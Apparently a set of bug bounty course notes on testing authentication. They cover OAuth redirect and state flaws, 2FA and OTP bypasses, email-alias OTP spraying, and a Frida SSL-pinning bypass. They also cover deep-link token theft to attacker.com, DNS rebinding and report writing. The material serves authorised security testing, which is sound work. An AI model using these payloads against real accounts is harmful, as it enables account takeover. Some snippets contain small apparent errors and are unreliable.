In OAuth, once the attacker is able to get the code from the user, the attack is done.

There are some provider-side vulnerabilities, but testing well-known providers like Google or Facebook is a waste of time. They are unlikely to be vulnerable, and even if they are, exploitation is not straightforward. Test providers when they are not well known.

Provider Side

1. Code expiration
2. Multi-application code
3. Redirect URL handling

Application Side

1. Check all OAuth channels (Google, Facebook, X, etc.)
2. Is there any abnormal or custom behavior?
 - For example: two redirect URL parameters
 - Using **state** for custom use cases
 - Etc.

Redirect URI Flaws

1. **Fixed** (host or path?):
 - Add a character such as `a` in different parts of the parameter's value.
2. **Dynamic** (host or path?):
 - What to test if it is dynamic?
 - `https://site.com/path/../../../../`
 - `https://site.com/patha/`
 - `https://sitea.com/path/`
 - recollapse and similar techniques
3. **Common bypasses:**
 - Chinese dot (点):
 - `///evil%E3%80%82com`
 - `evil%E3%80%82com.target.com`
 - Fuzzing

When there is a deep link inside an application and it is cancelled from being redirected to, in the network tab there is a link associated with it. Copying that link and sending it to someone causes a request to be sent from the victim's side. This concept resembles HDOM, except the DOM is not what triggers the request — the application itself does.

State Parameter

1. **Do not be afraid of it.**
 - Imagine the redirect URI is fully manipulable. If the `state` parameter exists and is safe, we still cannot steal the token.
2. **Tests:**
 - Check if it exists or not.
 - Check its validity:
 - Manipulate it
 - Change it
 - Delete it
 - Clear it
 - Check state re-use (attacker's state)
 - Check unused state

If the `state` parameter does not exist or is vulnerable, the following is possible: the attacker grabs an authorization code and forces an authenticated victim to open it. The attacker delegates their own code to the victim, and if the victim clicks on it, they are logged into the attacker's account.

But how can this be helpful? Our account may be added as a second account linked to the victim's. This feature is called “link account” — by logging into our own account, we also gain access to the victim's account.

For example:

```
sora@gmail.com    --> userID: 6221
hikari@gmail.com  --> userID: 5227
```

If these two accounts become one, it is called a **merge account**. If the other account did not previously exist, it is called a **link account**.

```
merge account --> two different existing accounts combined
link account  --> other account is not created yet
```


Evil Application

This does not work on well-known providers. If a smaller or unknown service implements OAuth themselves, the following tests apply:

1. Race condition on code → access token
2. Race condition on `refresh_token` → access token
3. After access is revoked, the code must also be removed.

In this technique, create an application using that OAuth provider and attempt a race condition at both points.

Permission Manipulation

OAuth is based on permission delegations — profile name, profile picture, email address, etc. Email address is used in almost every flow.

These permissions can be set or omitted. At the final moment of the flow, what happens if the email address is removed from the scope in the request? The outcome is unknown, but it may produce a buggy behavior in the application.

Link Account

Using other accounts to access your account.

Methods

1. OAuth method
2. Email verification

There must be a confirmation HTTP request.

Attack

1. Try to CSRF the final request (mostly obsolete now).
2. Try to merge the attack with deep links.
3. Try to attack with HDOM.

In many places when interacting with APIs, there is a path such as `/passport/` or `/api/`. When a user reaches that path, traffic is forwarded to a reverse proxy and behaves differently from other paths.

For example, imagine an API route where the host indicates where the API lives:

```
GET /api/...  
Host: auth.hiring.amazon.com
```

To check if `hiring.amazon.com` and `auth.hiring.amazon.com` point to the same server, use `dig` or `ping`. Also try changing the `Host` header in Burp, but note there are two different places to do this:

1. Directly in the HTTP packet.
2. Configure target details in the Repeater tab (which triggers a DNS lookup to find the IP).

These two are different. If a “not found” error is returned, the API server is separate — there are two distinct domains, and authentication is probably token-based. A host cannot set a cookie for another host, so:

- > token-based
- > response is sent to the application, and the DOM sets a cookie

Why Does It Help to Know Whether Two Hosts Are the Same or Different?

For example, a website can be implemented like this:

1. **(Web)** `https://website.com/api/bind_account`
 - Web application + cookie + CSRF token
2. **(Mobile)** `https://m.website.com/v1/bind_account`
 - Token + no protection — in the normal token-based flow, no additional protection is needed because we cannot force the user to send their token (except at application-to-web points)

If `/v1/bind_account` works on the web version, there is a vulnerability — the request has no CSRF protection.

2-Factor Authentication

In 2FA bug testing, we assume that the attacker already has the victim’s credentials.

There are two modes in 2FA:

1. Login, automatic side channel
2. Login, optional side channel

On a site like TikTok, after clicking login an SMS is sent immediately — the channel is fixed as SMS. Some applications support multiple channels such as SMS, email, and Google Authenticator.

In many cases the channel is not selectable, but when it is, that is an eye-catching point that warrants deeper investigation. For example, if the request contains a header like `loginType: email`:

- It may be bypassed by changing the value to `none` or `null`.
- Search for the parameter (e.g. `loginType`) in the DOM and look for other possible types.
- There may be hidden types such as `admin`, `test`, `develop`, `authorized`, etc. — fuzz it.

This is the flow that applies everywhere:

```
some feature --> eye catching --> threat modeling
--> explore DOM or application --> vulnerability discovery
```

In 2FA, the request where the code is submitted is the most interesting point for an attacker — it is a critical moment where we supply input and receive an access token. Based on the request, response, and implementation, this varies, but we can check: can we access parts of the data or sensitive information with a limited session? Can we brute force the codes? Are they random enough?

For example, in a 2FA code submission request:

- Does an array also work instead of the code itself?
- Can we change the type to `null`, `none`, or an empty string (`""`)?

If the code is brute forceable and exploitable, this is a direct ATO report. Brute forceable means: no CAPTCHA, no rate limit, and we can fuzz freely.

Other tests:

- Parameter manipulation and parameter pollution — for example, entering two phone numbers: do both receive the code?
- Response manipulation — if everything is handled client-side, change `false` to `true`, or change `404 NOT FOUND` to `200 OK`.
- Change the 2FA channel: look in JS files for more types, try filling with `000000`, etc.

To test an array, place your valid code inside an array and try again. If it works, add another member and test again. If it still works, proceed to exploitation using:

```
"OTP": "12345"
```

becomes:

```
"OTP": [  
  "12345"  
]
```

Try once without quotation marks as well. Then escalate to:

```
"OTP": ["1111", "1112", ...]
```

Send packets containing a high volume of codes — around 500,000.

Parameter pollution example:

```
http://site.com/auth?OTP=5234&OTP=1234
```

Also try deleting the entire OTP parameter once.

If the application allows the user to choose a 2FA channel — for example, a web application supports email, SMS, and Google Authenticator, but the target user has only set up email and SMS is not configured — the attack approach is:

- Change the type and send the value `null`, `none`, `000000`, `123456`, `""`, or delete the parameter entirely.

Response Manipulation

Based on the response condition (`true` or `false`), some requests may be triggered from the web application's DOM. Capture those requests and open them one by one in the browser after manipulating the response. Response manipulation can be highly effective — for example, on a login page, after submitting credentials but before receiving an unauthorized error, manipulate the response and change `401` to `200`.

There are cases where a limited session is issued before 2FA is completed:

- We do not know if instant login is possible or if sensitive information is accessible.
- There is a possibility of information leakage in the post-login, pre-2FA state.
- There might be DOM requests firing for things like “last login” data.

Other Schemes

Other schemes may appear in web applications — for example, QR codes in applications.

Sometimes there is a “login with QR code” option in login pages, mostly for websites and desktop applications. The approach:

1. Determine the normal flow to understand how the login flow works.
2. Understand how the scheme operates.

For example, click on “login with QR code”, scan the QR code and turn it into a URL. Intercept requests and responses in Burp and capture the login-moment request.

The attack scenario:

- Generate a QR code, turn it into a URL, and force the victim to click on that URL.
- How to force the victim? Use HDOMs, CSRF, or deep links.
- It is also possible to send the URL directly to the victim — if they click it, ATO happens.
- If the link leads to a deep link, copy that deep link and send it to the victim (e.g. by SMS). Test this possibility using the browser in mobile mode (inspect menu).

If there is a confirmation request, also try to CSRF it. This is a valuable tip — HTTP is a stateless protocol and the final confirmation request can potentially be handed to the victim. Note that if the user opens the link and a UI confirmation step is shown, it is no longer a bug.

Other Schemes — Summary

1. Determine the exact flow carefully.
2. Find a way to compromise the flow.
3. QR code login:
 - Generate QR code in device A
 - HTTP requests sent at small intervals
 - Scan QR code while logged in to device B
 - HTTP request while logged in to device B (forcing victim to issue the confirmation HTTP request)
 - Successful login in device A

Forgot Password (Review)

This section is a copy of the relevant part from the previous session, kept here for completeness within the authentication class.

In authentication flows involving sending a code or checking an email address:

```
sora@gmail.com = sora+1@gmail.com = s.o.r.a@gmail.com
```

Gmail treats the +anything suffix and dots in the username as identical — they all resolve to the same inbox.

Consider a forgot-password flow where an OTP is sent to the provided email address. After three failed attempts, the code expires. If the rate limit is tied to the email string rather than the underlying account, the aliasing behavior can be exploited.

The attack scenario: try twice with `sora+1@gmail.com`, twice with `sora+2@gmail.com`, and so on.

Note: A safe implementation would normalize `sora+<n>@gmail.com` to `sora@gmail.com` before applying the rate limit.

How to test:

1. Try to log in with `sora+1@gmail.com`. If you land in the `sora@gmail.com` account, the two addresses resolve to the same account.
2. Try to use the OTP sent to `sora@gmail.com` for a request where the email has been changed to `sora+1@gmail.com`. Do not forget URL encoding.

Two Scenarios

Scenario 1 — OTP Brute Force (Critical) Both `sora@gmail.com` and `sora+1@gmail.com` resolve to the same account and share the same OTP code.

- The rate limit is tied to the email string → rotating aliases bypasses it.
- If the rate limit is IP-based, it is also vulnerable because IPs can be rotated.
- Brute force the OTP code across aliases.

Scenario 2 — OTP Spray Attack (High) Both addresses resolve to the same account, but each alias gets a different OTP code.

- One OTP is constant; the email is the variable.
- This is a password spray attack, not a brute force.

Attack steps:

1. Send forgot-password requests for `sora+1@gmail.com` through `sora+9999@gmail.com`.
2. Then send change-password requests cycling through each alias with a single guessed OTP:

```
email=sora@gmail.com&OTP=5499
email=sora+1@gmail.com&OTP=5499
...
email=sora+9999@gmail.com&OTP=5499
```

3. Since all aliases map to the same account, there is a high probability that at least one of the 10,000 addresses has 5499 as its active OTP.

If there is a time limit — for example, codes expire after one minute — run the attack in a distributed manner. Completion within the window is achievable.

When This Attack Does Not Work

- A CAPTCHA is present.
- `sora` and `sora+1` resolve to different accounts.
- Three OTP failures against any alias immediately expire the code globally.

Detection Flow (From the Start)

The bug starts with confirming that `user@gmail.com` and `user+1@gmail.com` are the same account. Request an OTP, then open the link with the `+1` variant of your address. If it succeeds, they are the same account and the OTP is also the same — this is Scenario 1. If it fails, test Scenario 2.

OTP codes vary in digit length. The number of spray requests scales with that length. If the code is six digits, try from `0` to `999999`. Note that leading zeros may or may not be valid — account for this.

If OTP length is 4 digits, with 100,000 requests the chance of ATO is 100%, under one condition: complete the exploit before the code expires.

For a proof of concept, there is no need to demonstrate the full request volume. Explaining the theoretical completeness is sufficient.

Summary

There is a link/OTP generator and a link/OTP validator.

We know how to check whether `sora@gmail.com` and `sora+1@gmail.com` are the same account and share the same OTP.

Same account:

Scenario 1:

```
sora@gmail.com --> OTP
bruteforce --> sora@gmail.com --> 3 failures --> code expires
sora+1@gmail.com or sora@gmail.com --> same OTP
2 codes --> sora+1@gmail.com --> 2 codes --> sora+2@gmail.com --> ...
if code does not expire, there is a vulnerability
bruteforce --> user constant, OTP variable
```

Scenario 2:

```
forget password
--> generate many OTP codes
--> sora@gmail.com --> 7455
--> sora+1@gmail.com --> 7455
```

Link/OTP Generator

1. Host header poisoning
2. Extra header or parameters?
3. Link poisoning:
 - Host header manipulation
 - Header (e.g. `Referer`)
 - URL from input parameter:
 - Default behavior
 - Findable in DOM
 - Fully hidden parameter

Link/OTP Validator

1. Predictable tokens
 2. Unsafe flow
 3. One-time use only
 4. Vulnerable to brute force:
 - Not vulnerable until success
 5. Parameter manipulation:
 - Change the parameter at the moment of validation
 6. Inconsistency:
 - Database and email
 - Database and SMS
-

About OAuth Providers

Not useful in daily hunting, but worth knowing: if a small or unknown company provides OAuth for login, there is an `app_id` in OAuth. The `app_id` specifies that the generated token must only be used for that one application and nowhere else. A violation of this is a critical vulnerability.

Recap

1. Find the registration path if it does not exist (via fuzzing or DOM).
2. Register with a company domain name if instant login is enabled.
3. Authentication bugs are mostly found in custom implementations.
4. If there is an empty header in the response, look for proper parameters to populate it.
5. Determine the authentication flow exactly and look for custom ones.
6. In link account or transfer login, there should be:
 - An important HTTP request
 - A user redirect back with a token
 - An OAuth implementation
7. In OAuth, the focus was on the redirect URI. In transfers, there are two modes:
 - Redirect URI and grabbing the token
 - Confirmation HTTP request
 - Also CORS, but with less frequent usage
8. Optional 2FA is an eye-catching point: choose 2FA option 1, then try logging in with 2FA option 2.
9. Response manipulation → explore more DOM contexts.
10. Change, manipulate, or delete the login type in 2FA.
11. Search the 2FA channel in the DOM to extract other available channels.
12. Some 2FA abuse cases:
 - Array in SMS/email/OTP field

- Code deletion / code manipulation to null, etc.
 - Change login type
 - Send a valid session / request with a valid session
 - HTTP request to sensitive APIs with a limited session
 - Etc.
13. Check tokens in requests and responses — we might already have the access token earlier in the flow than expected.
 14. Switch to mobile view in the browser to discover more deep links.
 15. Before any authentication testing, determine the exact flow first.

Mobile Application Penetration Testing and Recon

Installation

1. Genymotion (or any other Android emulator)
 2. A physical Android device such as a Galaxy S9
 3. Frida
 - Used for hooking (runtime memory modification)
 - `pip3 install frida-tools`
 - Download the Frida server and install it on the device you want to hook. For example, to hook Telegram on a mobile device, install the Frida server on the Android device. The Frida client runs on the host machine in the terminal.
 4. ADB
 - `sudo apt install android-tools-adb`
 - Used for connecting to the Android shell
 5. JADX
 - Install from <https://github.com/skylot/jadx>
 - Used for decompiling APKs
 6. Drozer
 - Used for exploring additional attack surfaces
 - <https://github.com/withSecureLabs/drozer>
 - Run it inside a Python virtual environment
-

Android Setup

Install the following on the emulator:

1. GAPPS from Genymotion (to download applications from the Play Store)
 2. github.com/m9rco/Genymotion_ARM_translation (required for AMD-based host machines)
-

Traffic Capture

To intercept mobile application traffic through Burp Suite:

1. Export the DER certificate from Burp (`burp.der`).
2. Add the certificate to the Android system certificate store:


```

# Convert the certificate to PEM format
openssl x509 -inform DER -in burp.der -out burp.pem

# Get the certificate's subject hash (old format, required by Android)
openssl x509 -inform PEM -subject_hash_old -in burp.pem | head -n 1

# Rename the certificate using the hash output above, with .0 extension
# Android system certificates follow this naming pattern
mv burp.pem 9a5ba575.0

# Push the certificate to the device's SD card storage
adb push 9a5ba575.0 /sdcard/

# Enter the ADB shell and move the certificate to the system CA store
adb shell
cd /sdcard/
mv /sdcard/9a5ba575.0 /system/etc/security/cacerts/
# This will produce an error because /system/etc/security/cacerts/ is mounted
# as read-only. Even with root access, files cannot be copied there without
# remounting the partition with write permissions.

# Check how the system partition is currently mounted
cat /proc/mounts | grep system

# Remount the system partition as read-write
mount -o rw,remount /dev/block/by-name/system/

# Move the certificate again after remounting, then fix ownership and permissions
chown root:root /system/etc/security/cacerts/9a5ba575.0
chmod 644 /system/etc/security/cacerts/9a5ba575.0

# Reboot so Android recognizes Burp as a trusted CA
reboot

```

After reboot:

1. In Burp Suite on the host machine, go to Proxy → Settings → Proxy Listener → set to all interfaces.
2. On the mobile device, use a proxy client such as Postern to route traffic through Burp, or configure the proxy directly on the Wi-Fi connection.

Application traffic can now be intercepted in Burp Suite.

SSL Pinning

If the application stops working or produces no traffic when the proxy is enabled, SSL pinning may be active.

If there is SSL pinning causing issues, try disabling the proxy first as an initial test. Frida can disable SSL pinning directly by manipulating runtime memory, but try the simpler

approach before that. Sometimes turning off mobile data and dropping requests is enough to bypass SSL pinning.

What is SSL pinning exactly?

In a standard TLS handshake, the client authenticates the server — not the other way around. The client verifies that the server's certificate is valid and trusted by a known CA. In mTLS (mutual TLS), the server also authenticates the client using a client certificate.

1. Without client certificate (standard TLS):

- Client to server: initiate TLS
- Server sends its certificate
- Client verifies the certificate
- Session key is generated
- Encrypted communication begins

2. With client certificate (mTLS):

- Client to server: initiate TLS
- Server sends its certificate
- Client verifies that certificate
- Server requests the client's certificate
- Client sends its certificate
- Server verifies it
- Connection is established

When doing a MITM attack with Burp Suite, the certificate presented to the application changes — it becomes Burp's certificate instead of the server's. If an application has SSL pinning, it only trusts one specific certificate or public key, regardless of whether the system considers Burp's certificate valid.

In other words, the application says: I only trust this specific public key or certificate. The certificate is hardcoded — pinned.

An analogy to make it clearer:

- **Normal HTTPS:** You enter a bank and the security guard shows ID. You check whether it is a legitimate bank ID.
- **mTLS:** The security guard also asks for your ID and verifies it.
- **SSL pinning:** You say: I will only accept this specific security guard. Even if another guard wears the same uniform, I will not verify the bank.

Note: SSL pinning may only be applied to specific routes, not the entire application.

Dynamic Hooking with Frida

```
# Push the Frida server binary to the device
```

```
adb push frida-server /data/local/tmp
```

```
# Enter ADB shell, navigate to the tmp directory, and start the Frida server
```

```
adb shell
```

```
cd /tmp/
```

```
ls
```

```
chmod +x frida-server
./frida-server
```

```
# List all running processes on the connected Android device
frida -ps -U
```

This connects to the Android device and lists all running processes. The next step is attaching a hook script to a target application — this is similar to the runtime console in a browser.

```
# Attach a hook script to a running application by package name
frida -U -l <hook.js> -f <packageName>
```

The package name is different from the application's display name. To find it:

```
adb shell pm list packages
```

Filter the output with `grep`, or locate it using JADX.

Decompiling and Reading Source Code

To hook an application, the source code must be read — not the raw APK. Use JADX:

```
jadx-gui app-1.apk --deobf
```

The decompiled source contains the application's code. From there, links can be extracted by searching for `http://`, `https://`, etc. To create a hook, find the target function in the source, right-click it, and select “Copy as Frida script.” Paste it into a new file, modify the variables and logic as needed, and save it as a `.js` file (e.g. `hook.js`).

If the script does not execute correctly due to application loading timing, wrapping the entire code inside a `setTimeout` function may fix it. Frida scripts are written in JavaScript regardless of the target application's original language (Java, Kotlin, C, etc.).

SSL Pinning Bypass

Using the hooking technique, the following script bypasses SSL pinning by replacing the certificate validation logic at runtime:

```
Java.perform(function(){
    var array_list = Java.use("java.util.ArrayList");
    var ApiClient = Java.use("com.android.org.conscript.TrustManagerImpl");

    ApiClient.checkTrustedRecursive.implementation = function(
        a1,
        a2,
        a3,
        a4,
        a5,
        a6){
        console.log('Bypassing SSL Pinning');
    }
});
```

```

    var k = array_list.$new();
    return k;
};

var webView = Java.use('android.webkit.webView');
webView.loadUrl.overload("java.lang.String").implementation = function(s){
    console.log('Enable webview debug for URL: '+s.toString());
    this.setWebContentsDebuggingEnabled(true);
    this.loadUrl.overload("java.lang.String").call(this,s);
};
},0);

```

Save this as a .js file and pass it to Frida as a hook.

Extracting Links

Static Links

1. Decompile the APK.
2. Use a regex to extract all URLs from the source.

Dynamic Links

1. Run the application on the device.
2. Hook the `String` class to intercept all string values at runtime.

The following Frida script extracts all URLs generated by the application at runtime:

```

Java.perform(function(){
    Java.use('java.lang.StringBuffer').toString.implementation = function(){
        var res = this.toString();
        var tmp = "";
        if (res !== null){
            tmp = res.toString();
            // Uncomment the following block if you are looking for a specific deep link:
            // if (tmp.indexOf('capcut:') > -1 || tmp.indexOf('https:') > -1){
            console.log("+++++++");
            console.log(tmp);
            console.log("+++++++");
            // }
        }
        return res;
    };
});

```

The commented-out block filters output to only show strings containing a specific scheme or keyword. It is left commented so the script captures everything by default, and can be re-enabled when targeting a known deep link prefix.

Running the application with this script active produces a large volume of URLs. The same approach can be replicated in the browser console using JavaScript to extract deep

links from web contexts as well. As the application is used while the script runs, more URLs are generated dynamically.

Deep Links

To open a deep link on an Android device or emulator directly:

```
adb shell am start -d 'applink://...'
```

To test whether a deep link works:

1. Open it in the mobile browser by wrapping it in an anchor tag:

```
<a href="applink://...">click here</a>
```

2. Use `adb shell am start -d 'applink://...'`
3. Send the link via SMS to the victim device

Not every deep link is interesting from an attacker's perspective. The most valuable deep links are found at switching points between mobile or desktop applications and the web — for example:

```
capcut://main/web?weburl=https://some-api.capcut.com/hello
```

Deep Link Tests

1. **Does it send a token?**
 - Yes → vulnerable
 - No → check the source code (less recommended)
 - Try common bypasses: `legit.com.attacker.com`, `legit.com@attacker.com`, etc.
2. **Does it issue an authorized HTTP request?**
 - If no token is visible in the request, that does not confirm it is safe — the token may be sent in a separate scope. Check where the token is sent in a normal request.
 - Yes → this is a high-value test point. For example, in OAuth:
`https://capcut.com/oauth?redirect_url=capcut://main/web?weburl=attacker.com`
 - No → try different URLs and common bypasses.
3. **Look for sensitive requests** — when a deep link is fully authorized, look for:
 - Bind account
 - Change password
 - Delete account
 - Even logout

These requests can be CSRFed.

Also apply verb tampering to deep links — try changing the request method and observe whether it still works. Combine verb tampering results with sensitive endpoints in both directions.

Path traversal is worth testing when there are restrictions or when a cookie is not being sent on the target path but is being sent on another.

Try cache deception on sensitive endpoints.

Flash Point

Asking why anyone would test something that seems pointless is the wrong mindset. These bugs frequently appear at the most unexpected and seemingly trivial points.

More Mobile Recon Tips

- Requests found only in the mobile application and not in the web version are more interesting — they represent additional attack surface.
 - On requests that may carry impact (such as loading a profile), CORS may be open. When authentication is token-based, direct exploitation is not possible. However, test those mobile requests against the web version by sending them with cookies instead of tokens — if it works, there is a vulnerability.
 - There may be a domain that sets cookies and leads to a sensitive page returning sensitive data, with CORS open on that domain. From there, test ACAC (Access-Control-Allow-Credentials) and ACAA (Access-Control-Allow-Origin) misconfigurations.
 - When a request uses **Content-Type: application/json**, clicking “change request method” twice in Burp converts it to URL-encoded. Test whether the endpoint still works — this transforms it into a simple request, which unlocks additional attack types. Also apply verb tampering.
 - In link account and bind flows, there must be a confirmation request. A token is generated and the account binding is finalized in that final request.
 - A deep link is an implementation that opens a specific URI scheme with a native application and triggers an action inside it — such as opening the app, navigating to settings, or performing an operation.
 - Deep links can be placed in `<a>` tags for proof-of-concept delivery, or sent via SMS to a victim.
 - XSS can occur inside native applications, not only in web browsers.
-

Recap

1. Always test links found only in the mobile application that do not exist in the web version.
2. Apply verb tampering and **Content-Type** changes to mobile API requests to re-test them in the web context.
3. SSL pinning may be applied only to specific paths, not the entire application.
4. Deep link structure:

```
deeplink --> link --> runs an activity + passes inputs
|--> [scheme://host/]      --> defined in the manifest
|--> [scheme://host/path]  --> defined in code
```

5. HDOM means there is a link that triggers a fully authorized HTTP request, taking the needed information from the URL and building the request automatically. For example:

`https://capcut.com/#accept/invitation/5874326`

A fully authorized request is one that is authenticated and requires complete authorization — such as change password or bind account. What matters is whether a hacker can manipulate it to affect the victim's request. If it requires user interaction, no. If it reads from the URL directly (like accepting an invitation), yes.

6. How to detect HDOM: ask where the request came from.
7. How to recognize a fully authorized request: check its headers for cookies, tokens, etc.
8. Hook strings in the browser console to extract URLs.
9. Where to look for deep links: switching points between applications / web application & native application.
10. Verb tamper a legitimate request to see whether it still works using a different HTTP method.
11. If you are a beginner, mobile testing can become a rabbit hole. Stay focused on web application vulnerabilities until you have earned enough to dedicate a separate device to mobile testing. This is a suggestion, not a rule.

Reporting

A vulnerability report contains several parts, including a title, impact, attack scenario, steps to reproduce, and a PoC.

Sections

1. Report title
2. Attack scenario
3. Steps to reproduce
4. PoC
5. Impact

Report Title

The title should be short and convey the maximum impact. For example:

Conditional one-click account takeover (in bind account)

Attack Scenario

Avoid using these words:

1. Potentially
2. May
3. Attacker can...
4. Might

Go straight to the point and include the scenario. If there is a specific condition required for the attack, it must be mentioned here. Write precisely what you have done.

PoC Videos

- Should be under two minutes
- Only show the attack scenario — avoid unnecessary parts

If you want to go further — for example, if there is a SQL injection vulnerability — ask the program to grant permission before dumping any data. Similarly, if you can take over a WordPress instance, ask for permission before uploading a shell.

Attack Scenario Examples

1. The attacker tricks the victim into opening a link, consequently taking over their account. (XSS)
2. The attacker retrieves other users' PII through the vulnerable API. (IDOR)
3. The attacker crafts a malicious page containing a deep link. If the victim clicks on it, the attacker's account will be bound to their account.

Steps to Reproduce

Do not teach the triage team anything. Be clear and step by step. Include Burp packets as text or images.

Example:

1. (Attacker side) On the mobile application on Android, version ..., open the “Manage Account” section and click on the TikTok button while capturing traffic.
2. Drop the following HTTP request (you will need the code, token, and relevant parameter) and save the code to craft the HTML page.
3. Build an HTML page and place the code obtained from the previous step inside it.
4. (Victim side) Open the CapCut mobile app, go to Manage Account, minimize the app, open the malicious page, and click on the link.

PoC:

A video proof of concept has been attached for a better understanding of the attack flow:

<VideoIsHere>

Impact

CVSS Factors

- **Attack Vector (AV)** — most of the time, network
- **Attack Complexity (AC)** — conditions beyond the attacker's control, for example the victim must have a tab open
- **Privileges Required (PR)** — none, low, or high (for a normal user, editor, or admin respectively)
- **User Interaction (UI)** — yes or no
- **Scope (S)** — does the bug also work on other systems? For example, does it affect both `api-sh.capcut.com` and `api.capcut.com`?
- **Confidentiality (C)**
- **Integrity (I)** — whether the attacker can modify the victim's data
- **Availability (A)** — for websites, this is only High when there is DoS or RCE

After calculating the score, state the CVSS rating and include the CVSS string:

The CVSS score of this vulnerability is 'Medium': <cvssString>

Additional context can be added for factors that may need clarification. For example:

User Interaction (UI): Required – the user must click on the link

Recap

If a reported bug gets patched, do not just move on. Return to the target after your report has been resolved.

A Friendly Conversation

We have learned a lot about deep recon, getting deep into web applications, and finding sensitive points. That was the hard part — congratulations if you have made it this far.

You are not expected to find bugs from day one after learning deep recon, so do not lose hope.

Deep recon differs from one project to another, but wide recon is roughly the same across almost every system, and it is much easier than deep recon. That does not mean forgetting about deep recon — just know that wide recon can also produce many bugs, sometimes even more than deep recon.

Many people use the word “recon” to mean wide recon specifically.

I Have Not Submitted a Valid Report Yet. Am I a Failure?

Hacking is not easy. It requires a broad knowledge of almost every technology — otherwise everyone would be a hunter or a skilled hacker. Do not lose hope. You have learned a great deal and you just need to gain experience.

In wide recon, easier bug types will be covered and the main goal is to find assets that do not require advanced deep recon.

If you approach this with a mindset of learning and growing, you will discover many bugs. If the goal is only vulnerability discovery and money, it is much harder to stay focused.

For starting out, it is better to spend more time on programs with a wide scope and mostly simple deep recons and JavaScript analysis — such as Toyota, Walmart, Disney, and similar programs.

```
--->
try    fail
<---
```

This cycle produces growth and continuous learning.

For your first bug, it is recommended to find an XSS.

- Do not ignore simple tests
- Checklists are not recommended for your first year of hunting
- Do not use pre-built payloads — craft your own

- Believe in yourself — this is the most important factor

Successful people cope with failures.

SNI

Before diving into wide recon, some network fundamentals need to be covered. This section focuses on SNI, which was seen earlier in the context of Host Header Poisoning.

During the SSL handshake, there is a field named SNI (Server Name Indication). SNI tells the packet where it should be sent.

CDNs can serve several websites that share the same IP address:

```
client --> CDN (1.2.3.4) --> site.com
                |--> site2.com
```

The CDN determines which host to forward the packet to using the SNI field **present in the certificate**.

When running:

```
curl https://sora.com
```

Both fields are set to the same value:

```
SNI: sora.com
Host: sora.com
```

The web server reads the **Host** header, which is mostly used for virtual hosting. The goal is to manipulate this into:

```
SNI: sora.com
Host: localhost
```

This is not possible directly in curl, but in Burp Suite's Repeater the **Host** header can be changed while leaving the SNI untouched.

Whether this technique works depends on the server's configuration — factors such as **X-Forwarded-*** headers and others play a role. However, if the CDN only checks SNI and virtual hosts exist behind it, this approach may allow access to internal hosts that would otherwise be unreachable.

DNS Rebinding

Checker functions can exist anywhere in an application — for XSS, SSRF, and other attack types. A common pattern is when a site accepts a URL parameter and sends a request to the given address:

```
https://sora.com?url=https://google.com    (OK)
https://sora.com?url=https://127.0.0.1    (NOT OK)
```

The general workflow is:

```
user --> HTTP --> input --> checker function --> action
```

There are two types of flows:

1. **Checker function → action (immediate)** - Both steps are in the same part of the code - Higher speed - No delay between check and action
2. **Checker function → action (delayed)** - A queue may exist between the two steps - The checker function runs and the result is stored in a database or queue - The action is performed after some delay

How DNS Rebinding Works

Going back to the `sora.com` example, the flow is:

1. Domain name resolution
2. Checker function checks whether the resolved IP is an internal address

A DNS configuration can be set so that `something.attacker.com` resolves to `127.0.0.1`. The example above is safe against this on its own — but here is where the two flow types diverge.

In case 1 (immediate action): if `local.attacker.com` is set to `127.0.0.1`, the checker function will catch it and the attack fails. If it is set to a legitimate IP such as Google's, the request goes through to Google.

In case 2 (delayed action): the checker function runs, but there is a time interval before the action executes. If `local.attacker.com`'s DNS record is changed from a legitimate IP to `127.0.0.1` during that window, the checker function has already passed and the action proceeds with the new IP.

This is called **DNS Rebinding**.

DNS Rebinding in Authentication Flows

Cookies are scoped to domains. Two different domains can point to the same IP, and a user may be authenticated on one but not the other. If clicking the login button on the second domain authenticates the user immediately, the relevant authentication concept here is token transfer, and the most important part of the attack is the callback — either a confirmation HTTP request or a redirect URL that carries the token.

A More Advanced Example

```
https://hashnode.com/onboard?next=https://blog.sora.team    (OK)
https://hashnode.com/onboard?next=https://blog.attacker.team (NOT OK)
```

In this example, `blog.sora.team` has a CNAME record pointing to a Hashnode blog, so it resolves to one of Hashnode's IPs. Hashnode accepts it and rejects `blog.attacker.com`. There are two possible reasons:

1. **Whitelist in a database** — if the domain name itself is saved in the database as the check, removing the CNAME record and pointing `blog.sora.team`'s IP directly to the attacker's server would still pass the check. Hashnode would still consider it acceptable and the user's token would be sent to the attacker's server.
2. **Name resolution** — the flow would be:

checker function --> name resolution --> check IP
action --> token generation --> callback

If this flow is immediate, it is safe. If it is delayed, a DNS rebinding vulnerability exists.

Identifying the Delay

In practice, it is not possible to know in advance whether a check is immediate or delayed. The approach is to attempt the attack within a short time window and observe the result. An error response likely indicates an immediate check. DNS rebinding is most commonly associated with SSRF, but it applies to any delayed check-to-action workflow.

Some Detailed Tips

Report Types

There are two types of reports:

1. Penetration testing reports — written for the programming team, CEO, and security team
2. Bug bounty reports — written for a fellow hacker

When writing for a hacker, stating “XSS leads to ATO” is sufficient. A CEO does not know what XSS or ATO means — the report must explain what XSS is and what its impact means in business terms. This is why penetration testing reports are longer.

JWT

If a JWT is found, pass it to Cookie Monster to inspect it.

Unix Binaries

In Unix systems, when a program is installed, binaries are placed in standard paths. These binaries can perform many operations, such as sending requests to different addresses. If there is a security misconfiguration and files/scripts are not hardened enough you may be able to exploit them and find vulnerabilities.

Desktop Application Analysis

When a desktop application is opened from a terminal — either by dragging and dropping it or running it directly — logs and errors are often visible. These may disclose information about the program that can be used to find vulnerabilities.

In the application’s files, there may be scripts and small programs that interact with the application’s host. These scripts may not run at all, or they may only execute under specific conditions.

Changes can be made to these scripts — for example, adding a line that writes the script’s inputs to a separate file. Then browse through the application and visit different sections to check whether the script gets executed. If it does, the point in the application that triggered its execution is called a **trigger point**.

General Tips

- Browsing a native application or website manually is the most helpful and most basic recon method
- Always follow the least-change principle — even in real life
- In command injection tests, always try OOB

Hunting Example

A good starting point is Google Dorking:

```
site:toyota.com -www ext:html
```

The Gdorking tool (in Dev book: files-RealWorld projects) can assist with this.

When any webpage is opened, Wappalyzer can be used to check the technologies in use. One important question is whether the site is a SPA or uses a legacy architecture. There are several ways to find out:

SPA or SSR?

1. Using curl — SPAs usually serve a skeleton HTML page and build the rest through the DOM and JavaScript.

Signs to look for:

```
<div id="root">
<div id="app">
```

Also: short HTML, no visible content, only script tags.

2. Checking for heavy JavaScript bundles:

```
curl -s https://site.com | grep -E "main.*\.js|bundle.*\.js"
```

If heavy JS bundles are loaded, it is probably a SPA.

